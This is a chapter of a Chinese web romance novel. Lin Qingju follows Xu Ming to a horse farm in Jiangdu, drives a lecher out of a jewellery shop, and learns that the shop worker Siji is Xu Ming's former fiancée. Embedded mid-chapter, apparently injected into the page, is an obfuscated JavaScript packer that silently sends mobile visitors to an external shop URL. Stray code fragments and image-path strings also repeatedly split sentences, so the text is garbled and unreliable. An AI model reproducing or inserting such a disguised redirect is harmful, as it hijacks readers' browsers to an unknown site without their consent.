文趣网 > 其他小说 > 天上掉下个林妹妹 > 38. 卧虎藏龙(上)
    江都县地狭人稠,除富商员外住的四方街和远离闹市的无名马场,剩下的便是平民百姓聚集之处。

    房屋墙挨墙挤在一块,淡青色的瓦在日光下微微闪着光。

    四通八达的小巷里,常有妇人坐在家门口择菜闲聊,大夏天的,扎着冲天辫的小孩儿仅穿一件大红肚兜和伙伴玩耍,怡然自得。

    徐茗小心避开他们,遇到认识的邻里就稍稍点头致意,等快到家门口时,见一带帷帽的姑娘拎着食盒等在那,他又悄无声息离开,回了无名马场。

    “月大哥,我恐怕又要在你这呆一晚了。”

    徐茗对着马场老板歉意地笑笑,接过他手里的刷子,帮他给马洗澡:“您去歇着吧,我等会洗完会把马厩扫了。”

    无名马场规模并不大,总共就男女主人外加女主人的妹妹三人而已,都是外地人。

    徐茗回江都时恰好女主人的妹妹回老家省亲,男主人便招他当一个月的临时工,包吃不包住,正合徐茗心意。

    月秋望没有推脱,爽快地喊一声“行”,便去陪他那深居简出的娘子了。

    徐茗一直干到月明星稀,出了满身的汗,衣服手上又粘了不少马粪,臭得很。

    他正要打凉水痛痛快快洗个澡,刚在水井旁打了水脱了一半褂子,一抬头,就和骑在墙头上的两人对上了视线。

    和两个姑娘对上了视线。

    ?

    徐茗揉了揉眼。

    ???

    “徐茗,快把衣服穿上!”

    林卿雎闭着眼,紧紧搂着身下人的脖子落在地上,她尖叫:“光天化日,你穿成这样成何体统!”

    光天化日……真的是白天啊,若不然怎会看见林卿雎,他肯定是干活干太久了在做梦。

    “林姐姐,夕阳西下,已是夜里啦。”那背着林卿雎的小姑娘笑嘻嘻说。

    小小年纪还未长开,却已瞧得出浓颜迤逦,还是副反差极大的烟哑嗓子。

    徐茗瞧瞧她,再瞧瞧林卿雎。

    再瞧瞧她,又瞧瞧林卿雎。

    “……小姐?”

    “是我……你穿好衣服没!就算是晚上也给我穿戴整齐!”

    徐茗:“!!!!!!你怎么来了!!!”

    “来找你啊!”

    裴元芝在林卿雎心里已经没有任何信任可言,见钱允礼忽然告辞,她怕裴元芝授意他来江都欺负徐茗。

    说到底裴元芝针对徐茗是因她而起,若视而不见,她可受不了良心谴责——况且正好来和徐茗掰扯清楚乡试那日他是何等无礼与过分!

    府中册子只记录徐茗住在芙蓉巷,因此坐一天马车好容易到了江都,林卿雎又停在巷口等连书连墨到芙蓉巷里寻人,寻了半天得知他在无名马场干活,她就领着一大帮子人过来了。

    徐茗难以置信:“你和裴少爷一刀两断了?因为我?”

    一整天没好好用膳,林卿雎慢条斯理地喝了一碗,又擦了擦嘴,才说:“少往自己脸上贴金,我只是通过你看清了裴元芝的真面目。我来的还是晚了点吗?钱允礼来骚扰你了?不若你怎么躲在马场里,还跟月老板说如果有人来找你,就说这没有叫徐茗的人?我差点都没进来!”

    “幸好碰上我,不然林姐姐还要和姨父周旋好一会呢。”

    “你还说,说了多少次别翻墙!”月秋望作势拿筷子敲外甥的头,云钟杳捧着碗熟练躲开,留下句“姨夫,我爹娘后天来,你记得留出房间来!”,就跑去找姨母去了。

    等马场老板亦留下句“你们慢慢吃”后离开,徐茗吐出口浊气,含糊说:“小姐想多了,我和钱允礼并没有什么冲突……小姐你明日就回去吧。”“那你在躲谁?”林卿雎不依不饶:“我才刚来怎么可能就走?再说我为什么要听你的?”

    应该说徐茗急着赶她走她就偏不走。

    徐茗微微偏过头,躲开林卿雎的视线,低声说:“因一双鞋误会了小姐是我的错,我——”

    “你的错你的错你的错,你除了嘴皮子上下一碰说‘我的错’还会干什么?哦,还有张说要做官庇护我的空头凭证——你躲在个小县城里在梦里当官?”

    林卿雎一张嘴“嘚嘚嘚”说个不停,大有说到天荒地老的架势,她嫌弃地扫一眼徐茗穿着的对襟短褐:“还以为你不当账房先生后过的什么好日子,这么瘦弱的身板学大郎他们干体力活,简直不伦不类!给你三天时间考虑要不要和我一起回去继续当账房先生罢!”

    说完,她毫不拖泥带水离开,不给徐茗一点开口的机会。

    ……头一回出远门,林卿雎带了三个丫鬟四个侍卫一个马夫,连在落脚的客栈都用的自带的被褥与碗筷。

    第二日没等到悔过的徐茗,她先等来背她偷入马场的云钟杳,十三四岁的小姑娘活泼好动,又自来熟,说她要去给娘亲买簪子,问林卿雎能不能陪她一起。

    反正没什么事,云钟杳又嘴甜好看,林卿雎爽快地应了,她带上梨花和云钟杳去了江都最大的一家首饰铺子,还真是冤家路窄,一进去就见钱允礼对一个姑娘拉拉扯扯。

    看打扮那姑娘是店里的帮工,长得弱柳扶风,一派楚楚可怜的模样就知钱允礼又精虫入脑。

    安抚着躲去身后不敢露出脸来的梨花,林卿雎咬牙切齿,火气更在钱允礼转过头来看到云钟杳后眼前一亮时达到顶峰。

    她啐一口:“见一个人就发情,你找死啊!”

    云钟杳转了转眼珠子,随即亦躲在了林卿雎身后,雾蒙蒙的眼瞬间包了两团泪,怕得瑟瑟发抖。

    “难怪裴兄不要你,如此粗俗!”钱允礼视线黏在云钟杳身上,眼珠子都要掉了,语气恶心得令人作呕:“小妹妹,你——”

    林卿雎抓起丁零当啷的首饰一股脑就往他身上扔:“老板在哪?这家店我包了,快找人把这登徒子赶出去!”

    见终于有人来治治钱允礼,女老板终于露面,她二话不说吩咐两个伙计赶人,钱允礼吱哇大叫:“我走可以,但要带走我的小妾!”

    闻言,那刚被骚扰的姑娘抖得更厉害,林卿雎“嘿”一声,揍他揍得更凶:“朗朗乾坤你还敢逼良为妾?眼里真没有王法了?!”

    “谁逼良为妾!你别乱说!四季本就是我的第五房小妾!不信你问她!”

    钱允礼抱头狼狈逃窜,说出来的话依旧这么不受人待见,林卿雎震惊地看向面色苍白的四季,但没停顿一秒就接着骂:“是你的小妾她如何跑到这来当帮工?要么是你说谎要么是她早拿了放妾书!总之她和你已经没有任何关系,你快滚吧你!”

    明显被林卿雎说中,钱允礼支支吾吾说不出一句话,等衣袍头发被扯得七零八落,狼狈地赶出店铺,他破防大喊:“你还好意思和裴兄说你和徐茗没关系!不仅为他抛弃裴兄,追来江都,连他的前未婚妻都要帮!”

    什、什么?!!!

    林卿雎脑袋一阵眩晕,一口气

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17625587|206038||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    差点没上来。

    四季抖得更厉害,嘴唇剧烈颤抖着,躲着林卿雎的视线,却硬说不出一个字来。

    徐茗曾说《呼啸金庄》有一半事实。

    这一半,说的是他和四季青梅竹马,两情相悦???

    ……

    已经误会过徐茗不举,这次林卿雎不敢妄下定论了,她甚至怀疑徐茗一直在躲的人就是四季——不是钱允礼就行。

    和裴元芝无关,也就和她无关,他就算被四季缠上也怪不到她头上。

    心中一块大石头落地,林卿雎与云钟杳在江都痛痛快快游玩起来。

    江都风光旖旎,又有云钟杳这样一个妙人日日带她走街串巷品鉴美食,林卿雎心宽体胖,连今年置办的新衣裳都变得有些紧了。

    明明云妹妹一点没胖!

    林卿雎颇为艳羡,痛定思痛,决心管住嘴迈开腿,恰已到了徐茗决定究竟回不回扬州的三日之期,她便与云钟杳回无名马场跑马。

    徐茗正在马厩喂马吃草料,看一眼林卿雎,他走去另一旁,牵了匹通身雪白的小马驹出来:“寻梅温顺,我陪小姐到马场走几圈?”“云妹妹呢?”林卿雎看向云钟杳,后者挠挠头,“嘿嘿”几声:“林姐姐不必管我,我马术尚可。”

    可不是尚可。

    林卿雎眼睁睁看她飞身而上一匹比她高出一颗脑袋的烈马,风驰电掣奔出去,一溜烟就没影了。

    而她却要徐茗拿来梯子才勉强上了马背,还得由他牵着缰绳拉着寻梅慢慢走。

    “小姐什么时候回去?”

    他这是不回扬州的意思?

    林卿雎背挺直了,仰着下巴远眺,落在了远处的一对夫妻身上。

    她们各骑着匹马并行,男人怀里还有个三四岁大的小娃娃,尽管隔这么远看不清神情,也知她们言笑晏晏,隐隐约约的笑声传到很远。林卿雎不答什么时候回扬州,只问:“她们是谁?”

    “是云姑娘的父母和她妹妹,昨天来的。”

    “哦……”

    等离得近了,互相打了招呼,一抹历经千帆的从容淡然从这对容颜不俗的夫妻身上散发出来,林卿雎正思忖,徐茗已笑着开口:“小姐觉得她们身份不简单?等你见了月大哥的娘子,便更会惊叹这马场卧虎藏龙了。”

    “这是你不肯回扬州的原因?妄图寻到些造化?”

    林卿雎撇了撇嘴:“既如此,我就不挡你青云路了。”

    “小姐怎会以为我是这样一个聪明的人?比起机缘,还是科举让我更踏实一点。”

    徐茗失笑,微微偏过头,林卿雎低头就能看见他俊秀的侧脸:“放榜那日,我会回去的。我不会因考前那点变故发挥失常,小姐请放心回去。”

    “就算你发挥失常也不是因为我!别又想谴责我!”

    林卿雎夹紧马背,不满于如今的龟速,“嘚嘚嘚”往前跑:“阴阳怪气窝窝囊囊的,难怪被前未婚妻纠缠!”

    她可不止一次看到,四季一日三餐都守在徐茗家门口,就等着和他再续前缘呢。

    这厮却一次也不敢回去,藕断丝连得很。“不是窝囊,是在忍,因为她是个姑娘、因为她是个姑娘,所以只能忍,却忍不住……”

    徐茗跟着慢跑起来,清风拂面,唇抿成直直的一条线。

    林卿雎打断他:“忍不住什么!”

    徐茗忽地怨气冲天:“忍不住想揍她。”